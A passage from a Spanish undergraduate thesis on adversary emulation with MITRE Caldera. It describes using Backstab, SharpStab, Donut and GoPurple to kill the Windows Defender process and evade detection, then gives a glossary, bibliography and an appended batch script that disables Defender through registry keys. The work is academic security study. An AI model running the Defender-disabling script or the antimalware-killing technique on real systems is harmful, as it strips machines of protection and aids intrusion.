

Ilustración 45. Ejecución SharpStab a través de GoPurple

En este caso no es necesario incluir en la habilidad el controlador porque lo hemos incluido en el propio código de SharpStab.

7.2 Ejecución a través de Mitre Caldera

7.2.1 Backstab

Para la ejecución desde Caldera hemos creado una habilidad específica en la que incluimos el ejecutable de GoPurple y el controlador de Process Explorer. Añadimos dicha habilidad a un agente y lanzamos la operación. A continuación, se ejecutará el comando que le hemos indicado y Backstab podrá matar al proceso MsMpEng.exe porque nos hemos encargado de que el controlador ya esté en el directorio correspondiente.



Ilustración 46. Habilidad de Caldera GoPurple con Backstab

7.2.2 SharpStab

En el caso de SharpStab no es necesario incluir en la habilidad el controlador de Process Explorer porque lo hemos embebido nosotros mismos, por lo que será el propio programa quien lo haga.



Ilustración 47. Habilidad de Caldera GoPurple con SharpStab

8. Depuración de problemas

En este apartado vamos a explicar varios intentos de depurar la ejecución de SharpStab para averiguar por qué no funciona correctamente.

En primer lugar, hemos creado un pequeño script en Go que simula la ejecución que el agente Sandcat realiza del comando que se le envía a través de la operación.

Como esperábamos, este programa produce la misma ejecución que el agente. La monitorización con Process Monitor muestra que los eventos de la clave de registro no suceden, por lo que el proceso MsMpEng.exe no termina y el archivo del controlador Process Explorer no se elimina del directorio en el que ejecutamos este script.

```
1  package main
2
3  import (
4      "fmt"
5      "os/exec"
6  )
7
8  func main() {
9      res, err := exec.Command("SharpStab.exe").Output()
10     if err != nil {
11         panic(err)
12     }
13     fmt.Printf("OUTPUT: %s", res)
14 }
```

Ilustración 48. Programa en Go que simula la ejecución de un comando

Para confirmar que efectivamente es el lenguaje Go el que provoca el problema hemos creado un script en Python que con el módulo os llama a exec() para ejecutar el mismo comando que el mostrado en la ilustración anterior y en este caso sí que funciona.

Hemos seguido investigando la forma que tiene Go de ejecutar los programas. Hemos utilizado las variantes de exec() que proporciona: execl()…, execv()… También hemos utilizado directamente las funciones Run() y Start() que utiliza el módulo os/exec para lanzar la ejecución.

La conclusión a la que hemos llegado es que al ser un código que implementa la ejecución reflexiva y que además tiene aplicadas diversas técnicas de ofuscación sobre el código, el lenguaje Go no es capaz de ejecutarlo correctamente. Es posible que el

manejo de hilos que Go realiza esté relacionado con el problema, basándonos en las técnicas de inyección que han tenido éxito con GoPurple.

Para una depuración más exhaustiva, el siguiente paso debería ser utilizar alguna herramienta de tipo *debugger* para explorar la ejecución a bajo nivel y comparar la que falla con la que funciona. Sin embargo, tal tarea se sale de los objetivos de este proyecto, además de que supone una cantidad de tiempo y esfuerzo que sobrepasan con creces lo estipulado para la realización del trabajo de fin de grado. Por eso, se deja como futura posible opción.

Por otro lado, se han podido probar las diferentes técnicas con otra herramienta del tipo C2 llamada Covenant[7] y funcionan todas correctamente, incluyendo todas las técnicas de inyección de GoPurple.

[7] https://github.com/cobbr/Covenant

9. Conclusiones

En esta memoria se ha presentado la herramienta Mitre Caldera como una opción de código libre para la automatización de adversarios respaldada por la organización The MITRE Corporation. Esta plataforma es un proyecto actualmente activo en GitHub y en constante mejora, por lo que es un recurso que merece la pena destacar en el sector del código libre.

La intención de este trabajo ha sido mostrar la creación de diversas habilidades en Mitre Caldera para mostrar su funcionamiento y su facilidad de ejecución una vez se ha incluido el código en la plataforma. Y teniendo en cuenta el ámbito de trabajo de fin de grado de este proyecto se ha decidido focalizar la atención en una visión práctica de la herramienta, presentando los recursos necesarios para poder empezar a utilizarla lo más rápido posible. Es cierto que se han mencionado otras funcionalidades que no se han tenido en cuenta en este trabajo[8], pero que son igual de útiles, aunque no necesarias para lanzar emulaciones básicas.

Como ataque base se ha elegido el programa Backstab, se ha adaptado a las necesidades del proyecto y se ha añadido como habilidad a Caldera. Mediante el análisis de su comportamiento hemos podido identificar las acciones clave que lleva a cabo para cumplir su objetivo. Además, siguiendo una metodología realista de ataque hemos utilizado varias técnicas de evasión para evitar que su ejecución sea detectada. Hemos combinado Backstab con SharpSploit para facilitar la ejecución desde la memoria de un proceso ya activo y con las herramientas Donut y GoPurple para la ejecución en formato *shellcode*.

En conclusión, hemos podido alcanzar los objetivos propuestos al inicio del proyecto y la utilización de Mitre Caldera junto con la implementación de todas las técnicas nos ha servido para descubrir y aprender sobre la emulación de adversarios y la automatización de ataques.

[8] Facts, artifacts…

Glosario

Advanced Persistent Threat (APT): una amenaza persistente avanzada, también conocida por sus siglas en inglés, APT (*Advanced Persistent Threat*), es un conjunto de procesos informáticos sigilosos orquestados por un tercero (organización, grupo delictivo, una empresa, un estado...) con la intención y la capacidad de atacar de forma avanzada (a través de múltiples vectores de ataque) y continuada en el tiempo, un objetivo determinado.

Antivirus: los antivirus son programas cuyo objetivo es detectar y eliminar virus informáticos. Hoy en día son capaces, además de buscar y detectar virus, de bloquearlos, desinfectar archivos y prevenir una infección de estos.

API REST: interfaz de programación de aplicaciones (API) que se ajusta a los límites de la arquitectura REST (Representational state transfer) y permite la interacción con los servicios web RESTful. Proporcionan una forma flexible y ligera de integrar aplicaciones y han surgido como el método más común para conectar componentes en la arquitectura de microservicios.

Archivo de cabecera: archivo, normalmente en forma de código fuente, que el compilador incluye de forma automática al procesar algún otro archivo fuente.

Assembly: en Microsoft .NET framework, un **ensamblado** es principalmente una biblioteca de código compilado para ser utilizado en instalaciones, versionamiento y seguridad. Existen 2 tipos: ensamblados de procesos (EXE) y bibliotecas de ensamblados (DLL).

Binario: archivo cuyo contenido debe ser interpretado por un programa o un procesador de hardware que entiende de antemano exactamente cómo está formateado.

Blue: este término se utiliza para hacer referencia a la parte defensiva en seguridad informática. Términos relacionados: blue team.

Blue team: un equipo azul está formado por expertos en seguridad informática que se encargan de fortalecer las defensas y proteger los activos de una organización contra cualquier tipo de amenaza.

Código máquina: sistema de códigos directamente interpretable por un circuito microprogramable.

Comando y control (C2): conjunto de herramientas y técnicas que utilizan los atacantes para mantener la comunicación con los dispositivos comprometidos después de la explotación inicial.

Controlador del núcleo: un controlador de kernel o núcleo es una implementación de bajo nivel de una "aplicación". Debido a que se ejecuta en el contexto del kernel, tiene la capacidad de acceder directamente a la memoria y a la API del kernel.

Endpoint: un *endpoint* es cualquier dispositivo que sea físicamente la parte final de una red. Las computadoras de escritorio, las tablets, los smartphones, los dispositivos de oficina de red, como los routers, las impresoras y las cámaras de seguridad también son considerados endpoints.

Endpoint Detection and Response (EDR): un sistema EDR, acrónimo en inglés de *Endpoint Detection Response*, es un sistema de protección de los equipos e infraestructuras de la empresa. Combina el antivirus tradicional junto con herramientas de monitorización e inteligencia artificial para ofrecer una respuesta rápida y eficiente ante los riesgos y las amenazas más complejas.

Endpoint Protection Platform (EPP): solución de seguridad diseñada para detectar y bloquear amenazas a nivel de dispositivo. Incluye funciones de antivirus, antimalware, prevención de intrusiones y prevención de pérdida de datos.

Entry Point: en lenguajes de programación el punto de entrada (Entry Point en inglés) es el procedimiento de inicio de un programa. En muchos lenguajes de programación, el inicio de un programa se establece por el procedimiento main.

Enumeración: la enumeración de red (network enumeration) es una actividad de la informática en la cual se consigue información de usuarios, grupos o dispositivos y demás servicios relacionados de una red de computadoras.

Exploit: programa informático, parte de un software o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico.

Inteligencia de amenazas: del inglés *threat intelligence*. La inteligencia de amenazas es un proceso de cribado que se lleva a cabo entre montones de datos. Consiste en examinarlos de forma contextual para detectar problemas *reales* e implementar soluciones específicas para los problemas detectados.

Malware: del inglés “malicious software” es cualquier tipo de *software* que realiza acciones dañinas en un sistema informático de forma intencionada y sin el conocimiento del usuario.

Movimiento lateral: proceso por el que los atacantes se propagan desde un punto de entrada al resto de la red.

Ofuscación: hacer algo difícil de entender.

Payload: en seguridad informática, código que al ejecutarse realiza la acción maliciosa en un sistema. Traducido como carga útil.

PE (Portable Executable): es un formato para archivos ejecutables, de código objeto, bibliotecas de enlace dinámico y otros usados en versiones de 32 y 64 bits del sistema operativo Windows.

Position Independent Code (PIC): se trata de un cuerpo de código máquina que al colocarse en algún lugar de la memoria principal se ejecuta correctamente independientemente de su posición absoluta. Generalmente se utiliza para bibliotecas compartidas.

PID: en computación, PID es una abreviatura de process ID, o sea, ID del proceso o bien identificador de procesos. El identificador de procesos es un número entero usado por el kernel de algunos sistemas operativos (como el de Unix o el de Windows NT) para identificar un proceso de forma unívoca.

Post-explotación: es un proceso en el que se debe recolectar la mayor cantidad de información y separar el grano de la paja. Es decir, una vez hemos entrado en un sistema, tenemos que saber analizar y detectar qué es útil y qué no lo es. Para esto s requiere cierta pericia y habilidad.

Prueba de penetración: una prueba de penetración, también llamada *pen test*, es una técnica de seguridad cibernética que las organizaciones utilizan para identificar, probar y resaltar vulnerabilidades en su postura de seguridad.

Red: este término se utiliza para hacer referencia a la parte ofensiva en seguridad informática. Términos relacionados: red team.

Red team: un equipo rojo está formado por expertos en seguridad informática y que actúan como atacantes sobre una infraestructura para intentar superar controles de seguridad con el objetivo de detectar debilidades y fallos en el sistema que puedan

suponer una amenaza real contra atacantes. Como resultado de los ataques simulados se hacen recomendaciones y planes sobre cómo fortalecer la seguridad.

Robustez: en informática, la robustez hace referencia a la capacidad de un sistema para hacer frente a errores mientras se está ejecutando.

Shell: en informática, un shell o intérprete de órdenes o comandos es el programa informático que provee una interfaz de usuario para acceder a los servicios del sistema operativo.

Shellcode: una shellcode es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes que suelen ser inyectadas en la pila de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado. El nombre tiene su origen en que normalmente se utiliza para conseguir acceso a una *shell* o consola de comandos.

Superficie de ataque: todas las brechas en los controles de seguridad que podrían ser explotadas o evitadas por un atacante. Esto podría incluir vulnerabilidades en tu gente, entornos físicos, de red o de software.

Sysinternals: el paquete de herramientas Windows Sysinternals está orientado a profesionales de la informática incluyendo utilidades que simplifican la administración de sistemas, así como su diagnóstico y solución de incidencias.

TTP's: los TTP (Tácticas, Técnicas y Procedimientos) de un atacante son las acciones que realiza y métodos que utiliza a medida que avanza y desarrolla el ataque. Las tácticas representan el porqué de una técnica, es el objetivo táctico del adversario, la razón para realizar una acción. Las técnicas representan "cómo" un adversario logra un objetivo táctico al realizar una acción. Los procedimientos son la implementación específica que el adversario usa para las técnicas.

Token de acceso: los tokens de acceso permiten a los clientes llamar de forma segura a las API web protegidas y los usan las API web para llevar a cabo la autenticación y la autorización.

Bibliografía

Jiménez, D. L. (2018, 21 septiembre). *Descubriendo SharpSploit: Mimikatz, Enumeración, Mov lateral, Bypasses. . . ¡En C#!* hackplayers. Recuperado 10 de abril de 2022, de https://www.hackplayers.com/2018/09/descubriendo-sharpsploit-en-c-sharp.html

S.B. (2020, 18 mayo). *What is Command and Control (C2 or C&C) Attack and Tools?* Threat Hunting. Recuperado 10 de abril de 2022, de https://www.threathunting.se/2020/05/18/what-is-command-and-control-c2-attack-and-tools/

Krypton Solid, A. (2021, 5 noviembre). *¿Qué es el archivo binario? - Definición de Krypton Solid*. Krypton Solid. Recuperado 10 de abril de 2022, de https://kryptonsolid.com/que-es-el-archivo-binario-definicion-de-krypton-solid/

Intelequia News. (2021, 26 enero). *Red Team y Blue Team - Funciones y Diferencias en Ciberseguridad*. Intelequia. Recuperado 13 de abril de 2022, de https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

Acens. (s. f.). *¿Qué es Payload?* Https://Ayuda.Acens.Com/Hc/Es/Articles/360018220377--Qu%C3%A9-Es-Payload-. Recuperado 13 de abril de 2022, de https://ayuda.acens.com/hc/es/articles/360018220377--Qu%C3%A9-es-Payload-

C. (2020a, octubre 11). *Getting Started with Purple Teaming and Adversary Emulation*. Cyber Something. Recuperado 13 de abril de 2022, de https://www.cybersomething.com/purple-teaming/

Schulz, T. (2021, 4 febrero). *SCYTHE Library: Introduction to Adversary Emulation*. Scythe. Recuperado 14 de abril de 2022, de https://www.scythe.io/library/introduction-to-adversary-emulation

Alhazmi, Y. (2021, 19 junio). *GitHub - Yaxser/Backstab: A tool to kill antimalware protected processes*. GitHub. Recuperado 14 de abril de 2022, de https://github.com/Yaxser/Backstab

Panda Security. *¿Qué es un exploit? - Panda Security*. (s. f.). Panda Security. Recuperado 14 de abril de 2022, de https://www.pandasecurity.com/es/security-info/exploit/

Kaspersky. (2022, 9 junio). *¿Qué es la inteligencia de amenazas? Definición y explicación*. latam.kaspersky.com. Recuperado 20 de abril de 2022, de https://latam.kaspersky.com/resource-center/definitions/threat-intelligence

Natasec, N. (2022, 21 abril). *MITRE CALDERA PRIMEROS PASOS*. Natasec | Cybersecurity Our Focus. Recuperado 15 de abril de 2022, de https://natasec.com/mitre-caldera-primeros-pasos/

Colaboradores de Wikipedia. (2022, 26 mayo). *Malware*. Wikipedia, la enciclopedia libre. Recuperado 20 de abril de 2022, de https://es.wikipedia.org/wiki/Malware

Tecnozero. (2021, 28 julio). *¿Qué es un EDR? ¿Por qué es diferente de un antivirus?* tecnozero Soluciones Informaticas. Recuperado 20 de abril de 2022, de https://www.tecnozero.com/antivirus-y-anti-ransomware/que-es-un-edr/#:%7E:text=Endpoint%20Protection%20Platform%20(EPP%20por,Antivirus

Hackplayers. (2019, 6 septiembre). *Donut: generador de shellcodes capaces de cargar assembly .NET en memoria (1 de 2)*. Recuperado 20 de abril de 2022, de https://www.hackplayers.com/2019/09/donut-shellcodes-net-assembly-1.html

Edata Group. (2021, 14 mayo). *¿Qué es un Endpoint? y ¿Cómo garantizar su protección?* Recuperado 20 de abril de 2022, de https://www.electrodata.com.pe/que-es-un-endpoint-y-como-garantizar-su-proteccion/#:~:text=Un%20endpoint%20es%20cualquier%20dispositivo,seguridad%20tambi%C3%A9n%20son%20considerados%20endpoints.

Stack Overflow. (2011, 15 mayo). *What is a Windows Kernel Driver?* Recuperado 20 de abril de 2022, de https://stackoverflow.com/questions/6007176/what-is-a-windows-kernel-driver

Cobb, R. (2018, 20 septiembre). *Introducing SharpSploit: A C# Post-Exploitation Library*. Medium. Recuperado 10 de junio de 2022, de https://posts.specterops.io/introducing-sharpsploit-a-c-post-exploitation-library-5c7be5f16c51

Hassaniya, S. S. (2021, 10 mayo). *How to compile, embed and use SharpSploit - KING SABRI's blog*. KING SABRI'S blog. Recuperado 5 de abril de 2022, de https://blog.king-sabri.net/red-team/how-to-compile-embed-and-use-sharpsploit

Cobbr. (2021, 12 agosto). *GitHub - cobbr/SharpSploit*. GitHub. Recuperado 4 de abril de 2022, de https://github.com/cobbr/SharpSploit

Heddings, L. (2019, 30 abril). *Understanding Process Explorer*. How-To Geek. Recuperado 8 de mayo de 2022, de https://www.howtogeek.com/school/sysinternals-pro/lesson2/

Loading Kernel Driver - CNO Development Labs. (s. f.). CNO Development Labs. Recuperado 5 de mayo de 2022, de https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/utilities/loading-device-driver

¿Qué es una superficie de ataque? Consejos para reducirla. (2021, 30 junio). Ciberseguridad. Recuperado 25 de mayo de 2022, de

https://ciberseguridad.com/guias/recursos/superficie-ataque/#:%7E:text=La%20superficie%20de%20ataque%20de,de%20red%20o%20de%20software

Colaboradores de Wikipedia. (2022a, febrero 9). *Shell (informática)*. Wikipedia, la enciclopedia libre. Recuperado 3 de junio de 2022, de https://es.wikipedia.org/wiki/Shell_(inform%C3%A1tica)

Adastra. (2021, febrero 17). *Enumeración en Linux para Post-Explotación – Parte 1.* Seguridad en Sistemas y Técnicas de Hacking. TheHackerWay (THW). Recuperado 6 de junio de 2022, de https://thehackerway.com/2021/04/01/enumeracion-en-linux-para-post-explotacion-parte-1/#:%7E:text=La%20post%2Dexplotaci%C3%B3n%20es%20un,requiere%20cierta%20pericia%20y%20habilidad

Colaboradores de Wikipedia. (2020, 10 agosto). *Punto de entrada (informática)*. Wikipedia, la enciclopedia libre. Recuperado 6 de junio de 2022, de https://es.wikipedia.org/wiki/Punto_de_entrada_(inform%C3%A1tica)#:%7E:text=En%20lenguajes%20de%20programaci%C3%B3n%20el,establece%20por%20el%20procedimiento%20main%20

Bridge Et Al., K. (2022, 12 mayo). *Fibras - Win32 apps*. Microsoft Docs. Recuperado 13 de junio de 2022, de https://docs.microsoft.com/es-es/windows/win32/procthread/fibers

Ludwig Et Al., N. (2022b, junio 9). *Tokens de acceso de la Plataforma de identidad de Microsoft - Microsoft Entra*. Microsoft Docs. Recuperado 13 de junio de 2022, de https://docs.microsoft.com/es-es/azure/active-directory/develop/access-tokens

Dos Santos Et Al., J. A. (2022, 21 abril). *Reflective Code Loading, Technique T1620 - Enterprise | MITRE ATT&CK®*. Mitre Att&ck. Recuperado 13 de junio de 2022, de https://attack.mitre.org/techniques/T1620/

Colaboradores de Wikipedia. (2021, 9 diciembre). *Enumeración de red*. Wikipedia, la enciclopedia libre. Recuperado 13 de junio de 2022, de https://es.wikipedia.org/wiki/Enumeraci%C3%B3n_de_red#:%7E:text=La%20enumeraci%C3%B3n%20de%20red%20(network,de%20una%20red%20de%20computadoras.

Cloudflare. (s. f.). *¿Qué es el movimiento lateral? | Cloudflare*. Recuperado 13 de junio de 2022, de https://www.cloudflare.com/es-es/learning/security/glossary/what-is-lateral-movement/

Langvik, M. [Flangvik]. (2021, 27 junio). *Stream #16 - Weaponizing native PE files for C# Memory Deployment* [Vídeo]. YouTube. https://www.youtube.com/watch?v=_uzwtwJbGh8&t=4051s

Colaboradores de Wikipedia. (2020, 9 mayo). *Identificador de proceso*. Wikipedia, la enciclopedia libre. Recuperado 13 de junio de 2022, de https://es.wikipedia.org/wiki/Identificador_de_proceso

Warren, G. (2022, 11 marzo). *Consuming Unmanaged DLL Functions - .NET Framework*. Microsoft Docs. Recuperado 13 de junio de 2022, de https://docs.microsoft.com/en-us/dotnet/framework/interop/consuming-unmanaged-dll-functions

Weiler, D. (2020, 5 octubre). *Fibers, Oh My!* Graphitemaster. Recuperado 13 de junio de 2022, de https://graphitemaster.github.io/fibers/

López Montenegro Et Al., J. C. (2020, mayo). *EMULACIÓN DE ADVERSARIOS CON MITRE CALDERA APLICANDO EL CONCEPTO DE MITRE ATT&CK*. Repositorio Institucional Universidad Católica de Colombia - RIUCaC. Recuperado 14 de junio de 2022, de https://repository.ucatolica.edu.co/bitstream/10983/24908/1/ARTICULO%20EMULACI%c3%93N%20DE%20ADVERSARIOS%20CON%20MITRE%20CALDERA%20APLICANDO%20EL%20CONCEPTO%20DE%20MITRE%20ATT%20_%20CK.pdf

Applebaum, A., & Miller, D. (2017). *Caldera - Automating Adversary Emulation*. Blackhat. Recuperado 14 de junio de 2022, de https://www.blackhat.com/docs/eu-17/materials/eu-17-Miller-CALDERA-Automating-Adversary-Emulation.pdf

Applebaum, A., & Miller, D. (2018, 1 enero). *Automated Adversary Emulation: A Case for Planning and Acting with Unknowns*. Defense Technical Information Center. Recuperado 14 de junio de 2022, de https://apps.dtic.mil/sti/pdfs/AD1108001.pdf

Colaboradores de Wikipedia. (2022, 17 enero). *Portable Executable*. Wikipedia, la enciclopedia libre. Recuperado 14 de junio de 2022, de https://es.wikipedia.org/wiki/Portable_Executable

The MITRE Corporation. (s. f.). *Process Injection: Portable Executable Injection, Sub-technique T1055.002 - Enterprise | MITRE ATT&CK®*. Mitre Att&ck. Recuperado 14 de junio de 2022, de https://attack.mitre.org/techniques/T1055/002/

The MITRE Corporation. (s. f.-b). *Process Injection, Technique T1055 - Enterprise | MITRE ATT&CK®*. Mitre Att&ck. Recuperado 14 de junio de 2022, de https://attack.mitre.org/techniques/T1055/

Logsign Team. (2020, 20 julio). *What is Shellcode Injection and How to Prevent It*. Logsign. Recuperado 14 de junio de 2022, de https://www.logsign.com/blog/how-to-prevent-shellcode-injection/

Odzhan. (2019, 10 mayo). *Shellcode: Loading .NET Assemblies From Memory*. Modexp. Recuperado 14 de junio de 2022, de https://modexp.wordpress.com/2019/05/10/dotnet-loader-shellcode/

Colaboradores de Wikipedia. (2020b, diciembre 3). *Ensamblado (Microsoft .NET)*. Wikipedia, la enciclopedia libre. Recuperado 14 de junio de 2022, de https://es.wikipedia.org/wiki/Ensamblado_(Microsoft_.NET)

TheWover. (2019, 9 mayo). *Donut - Injecting .NET Assemblies as Shellcode*. The Wover. Recuperado 14 de junio de 2022, de https://thewover.github.io/Introducing-Donut/

Colaboradores de Wikipedia. (2020, 21 diciembre). *Archivo de cabecera*. Wikipedia, la enciclopedia libre. Recuperado 14 de junio de 2022, de https://es.wikipedia.org/wiki/Archivo_de_cabecera

Colaboradores de Wikipedia. (2022b, marzo 26). *Lenguaje de máquina*. Wikipedia, la enciclopedia libre. Recuperado 17 de junio de 2022, de https://es.wikipedia.org/wiki/Lenguaje_de_m%C3%A1quina

Corban, C. A., Miller, D. P., Pennington, A., & Thomas, C. B. (2017, septiembre). *APT3 Adversary Emulation Plan*. https://attack.mitre.org/. Recuperado 17 de junio de 2022, de https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

Chanda, S. (2022, 24 enero). Golang Debugging Tutorial. Rookout. Recuperado 20 de junio de 2022, de https://www.rookout.com/blog/golang-debugging-tutorial/

McGranaghan, M., & Bendersky, E. (s. f.). Go by Example: Spawning Processes. GoByExample. Recuperado 20 de junio de 2022, de https://gobyexample.com/spawning-processes

Go os/exec Short Tutorial. (2021, 18 junio). SoByte. Recuperado 20 de junio de 2022, de https://www.sobyte.net/post/2021-06/go-os-exec-short-tutorial/

Pena, E., & Erikson, C. (2019, 10 octubre). Staying Hidden on the Endpoint: Evading Detection with Shellcode | Mandiant. Mandiant. Recuperado 24 de junio de 2022, de https://www.mandiant.com/resources/staying-hidden-on-the-endpoint-evading-detection-with-shellcode

Colaboradores de Wikipedia. (2022c, junio 24). Data compression. Wikipedia. Recuperado 24 de junio de 2022, de https://en.wikipedia.org/wiki/Data_compression

Jeyashankar, A. (2022, 2 febrero). Most Common Malware Obfuscation Techniques. Security Investigation - Be the First to Investigate. Recuperado 24 de junio de 2022, de https://www.socinvestigation.com/most-common-malware-obfuscation-techniques/

Software libre y educación - Proyecto GNU - Free Software Foundation. (s. f.). GNU.org. Recuperado 26 de junio de 2022, de https://www.gnu.org/education/education.es.html

Stallman, R. (s. f.). Por qué las escuelas deben usar exclusivamente software libre - Proyecto GNU - Free Software Foundation. GNU.org. Recuperado 26 de junio de 2022, de https://www.gnu.org/education/edu-schools.es.html

Índice de ilustraciones

Ilustración 1. Modelo de emulación de adversarios dinámico 11
Ilustración 2. Cyber Kill Chain de Lockheed Martin 12
Ilustración 3. Mandian Attack LifeCycle 13
Ilustración 4. Ejemplo de máquina de estados finita aplicada a emulación de adversarios 13
Ilustración 5. Fragmento del script que deshabilita Windows Defender 15
Ilustración 6. Esquema componentes Mitre Caldera 16
Ilustración 7. Diagrama máquina Windows 17
Ilustración 8: Menú principal Mitre Caldera 19
Ilustración 9. Creación agente 20
Ilustración 10. Listado agentes creados 22
Ilustración 11. Creación de una habilidad 23
Ilustración 12. Elección del ejecutor al crear una habilidad 24
Ilustración 13. Creación de un perfil de adversario 24
Ilustración 14. Creación de una operación 25
Ilustración 15. Código que incluye los parámetros estáticamente 28
Ilustración 16. Añadiendo impresiones de texto en el código 29
Ilustración 17. Ejemplo de impresiones de texto añadidas en el código 29
Ilustración 18. Detalles del proceso MsMpEng,exe desde el Administrador de Tareas29
Ilustración 19. Output ejecución Backstab 30
Ilustración 20. Filtro añadido en Process Monitor 30
Ilustración 21. Eventos recogidos con Process Monitor que muestran el uso y borrado de la clave de registro de Process Explorer 31
Ilustración 22. Eventos recogidos con Process Monitor que muestran la creación y edición de la clave de registro de Process Explorer 31
Ilustración 23. Eventos recogidos con Process Monitor que muestran la escritura del controlador Process Explorer en memoria 31
Ilustración 24. Información del proceso MsMpEng.exe desde el administrador de tareas 31
Ilustración 25. Creación de la habilidad Backstab 32
Ilustración 26. Creación adversario Backstab 32
Ilustración 27. Elección de la paltaforma, el ejecutor, el payload y el comando de la habilidad Backstab 32
Ilustración 28. Creación operación Backstab 33

Ilustración 29. Detalles del proceso MsMpEng.exe antes de la ejecución de Backstab 34
Ilustración 30. Output generado por la ejecución de Backstab 34
Ilustración 31. Detalles del proceso MsMpEng.exe después de la ejecución de Backstab 34
Ilustración 32. Código función main del proyecto SharpStab 37
Ilustración 33. PID proceso MsMpEng.exe antes de ejecutar la operación 39
Ilustración 34. Ejecución SharpStab en local 39
Ilustración 35. Eventos clave de registro Process Explorer 40
Ilustración 36. Escritura del controlador Process Explorer 40
Ilustración 37. Información MsMpEng.exe desde Administrador de Tareas tras la ejecución de SharpStab 40
Ilustración 38. Información ejecutor habilidad SharpStab 41
Ilustración 39. Perfil de adversario SharpStab con la habilidad SharpStab asignada 41
Ilustración 40. Operación que lanza la ejecución de SharpStab sobre la máquina Windows 42
Ilustración 41. Ejecución Donut 45
Ilustración 42. Habilidades con GoPurple en Caldera 46
Ilustración 43. Ejecución exitosa GoPurple y Backstab 47
Ilustración 44. Eventos de clave de registro en Process Monitor 47
Ilustración 45. Ejecución SharpStab a través de GoPurple 48
Ilustración 46. Habilidad de Caldera GoPurple con Backstab 49
Ilustración 47. Habilidad de Caldera GoPurple con SharpStab 49
Ilustración 48. Programa en Go que simula la ejecución de un comando 50

- **Código script: quick-disable-windows-defender.bat:**

```
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
